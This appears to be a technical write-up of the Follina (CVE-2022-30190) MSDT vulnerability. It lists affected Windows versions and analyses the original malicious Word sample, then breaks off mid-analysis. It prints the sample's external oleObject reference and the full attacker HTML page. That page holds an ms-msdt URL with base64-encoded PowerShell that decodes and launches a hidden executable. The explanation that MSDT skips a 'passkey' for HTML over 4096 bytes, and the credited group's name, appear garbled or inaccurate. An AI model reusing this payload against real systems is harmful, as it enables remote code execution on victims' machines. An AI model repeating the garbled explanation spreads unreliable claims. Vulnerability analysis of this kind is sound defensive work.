Security Vulnerability: (CVE-2022-30190)

1. Introduction

1.1 Details of the Vulnerability “FOLLINA”:

Microsoft revealed a serious vulnerability on May 30, 2022, which they named CVE-2022-30190 [1], or "Follina" [2]. This vulnerability exists in the Windows operating system's Microsoft Support Diagnostic Tool (MSDT), a tool for identifying and resolving Microsoft service problems. Unauthorized remote code execution (RCE) is made possible by the bug, which presents a serious risk, especially when using Microsoft Office products. By using phishing and social engineering techniques, attackers can take advantage of Follina and gain access to, modify, or destroy data on impacted Windows PCs.

1.2 Some of the effected machines and versions [3]:

Sr No	System	Services	Version
1	Microsoft Windows 10 Version 1809	(MSDT)	From 10.0.0 before 10.0.17763.3046
2	Microsoft Windows 10 Version 21H1	(MSDT)	from 10.0.0 before 10.0.19043.1766
3	Microsoft Windows 10 Version 21H2	(MSDT)	From 10.0.0 before 10.0.19044.1766
4	Microsoft Windows Server 2019	(MSDT)	From 10.0.0 before 10.0.17763.3046
5	Microsoft Windows Server 2019 (Server Core installation)	(MSDT)	from 10.0.0 before 10.0.17763.3046
6	Microsoft Windows Server 2022	(MSDT)	From 10.0.0 before 10.0.20348.770
7	Microsoft Windows 11 version 21H2	(MSDT)	From 10.0.0 before 10.0.22000.739

2. Technical Overview

2.1 How it works:

By luring some users into opening a Microsoft Office document that links to an external HTML file, the attack is carried out. The HTML file then loads code that can be used to invoke PowerShell scripts with specific parameters or syntax using the MSDT interface. A common security feature for documents acquired from the internet requires users to enable editing while the document is opened in protected view. This can be done by opening the Microsoft Word document. Interestingly, macros are not used in the infected document. As an alternative, it has an external reference that loads and runs code from a different location. This permits low-privilege remote code execution using the rights of the user account that opened the document.



Attacker sends a malicious Microsoft file
Target opens malicious Microsoft file
Microsoft office fetches malicious HTML resource via link embedded in the file
Script within HTML invokes MSDT.exe to execute malicious PowerShell code
PowerShell Deploys Malware and attacker gain access to the victim's Windows machine.

Figure 1: Outline of a cyber-attack using a malicious Microsoft file to deploy malware through MSDT.exe


2.2 Why it exists:

Threat actors usually install mechanisms or migrate laterally once they have gained access in order to sustain access or escalate privileges to the administrator or root levels. As a precaution, the Microsoft Support Diagnostic Tool (MSDT) would often ask for a passkey prior to running code. But if the HTML file in question is greater than 4096 bytes, MSDT does not ask for a passkey, which results in automatic code execution because of internal processing constraints. This is a security vulnerability that has been found. An extensive investigation of this issue was conducted by "Crazy Man," a security researcher from the "Shadow Tracers Group." Microsoft's official security update acknowledged and highlighted his discoveries, especially the 4096-byte critical buffer size that allows for unexpected code execution [6].

3. Illustration

3.1 Code of how the vulnerability is exploited:

An internal Microsoft Word document that was first released on Twitter by "Nao_sec" was studied by researchers [4]. To fully comprehend the document's structure and contents, they examined the "document.xml.rels" file in particular [5].




```
┌──(kali㉿kali)-[~/msdt]
└─$ unzip 05-2022-0438.doc
Archive:  05-2022-0438.doc
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels

┌──(kali㉿kali)-[~/msdt]
└─$
```

Figure 2: The image shows a terminal with commands being executed to unzip and examine the contents of a Microsoft Word document, focusing on the "document.xml.rels" file to understand its structure.


An external reference with a lengthy endpoint that eventually led to an HTML file with an exclamation point at the end was made to "xmlformats.com" [5].



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="
styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!" TargetMode="External"
/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
 Target="fontTable.xml"/></Relationships>
```

Figure 3: Text in the image describes a security analysis of an HTML file at "xmlformats.com," which is linked from an external reference within a document.

The initial tweet from "Nao_sec" included a link to "any.run," a cloud-based sandbox environment that may be used for dynamic analysis to watch network traffic, created processes, and dumped files. The contents hosted at the HTML endpoint of the now-defunct "xmlformats.com" website were discovered through this research. The noteworthy thing about the aforementioned HTML file was that it had a script tag that allowed client-side scripting. It also contained an unusually high number of commented "A" characters, which is interesting. The HTML file in question was called RDF842l.html [5].




```
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]
        58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]
        34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnN
        ccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]
        34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

Figure 4: It highlights the discovery of an HTML file from "xmlformats.com" with a peculiarly high number of commented "A" characters and a script tag for client-side scripting, named RDF8421.html.

Scrolling down felt somewhat pointless at first.



```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34
+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZ
G93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3Rh
cnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXN
lcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaS
AxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgM
S5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../
../../../../../../../../../Windows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\"";
```

Figure 5: It shows a crafted URL meant to exploit the MSDT protocol via a PowerShell command. The code contains a string of base64 and other character encodings, leading to the execution of a stub program from the Windows system directory.

We could see originally its invoking payload setting “window.location.href” to be “ms-msdt” and parameters (IT_RebrowseForFile) and arguments necessary eventually staging Powershell code embedded within $() to be executed encoded in base64. We could decode the base64 and get a little bit of a better understanding of what was happening here.

$cmd="c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
